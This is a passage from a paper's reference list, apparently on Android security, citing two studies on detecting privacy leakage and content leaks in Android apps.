[17] Zhemin Yang et al. “Appintent: Analyzing sensitive data transmission in android for pri-vacy leakage detection”. In: Proceedings of the 2013 ACM SIGSAC conference on Computer
& communications security. ACM. 2013, pp. 1043–1054.
[18] Yajin Zhou and Xuxian Jiang. “Detecting passive content leaks and pollution in android applications”. In: Proceedings of the 20th Annual Symposium on Network and Distributed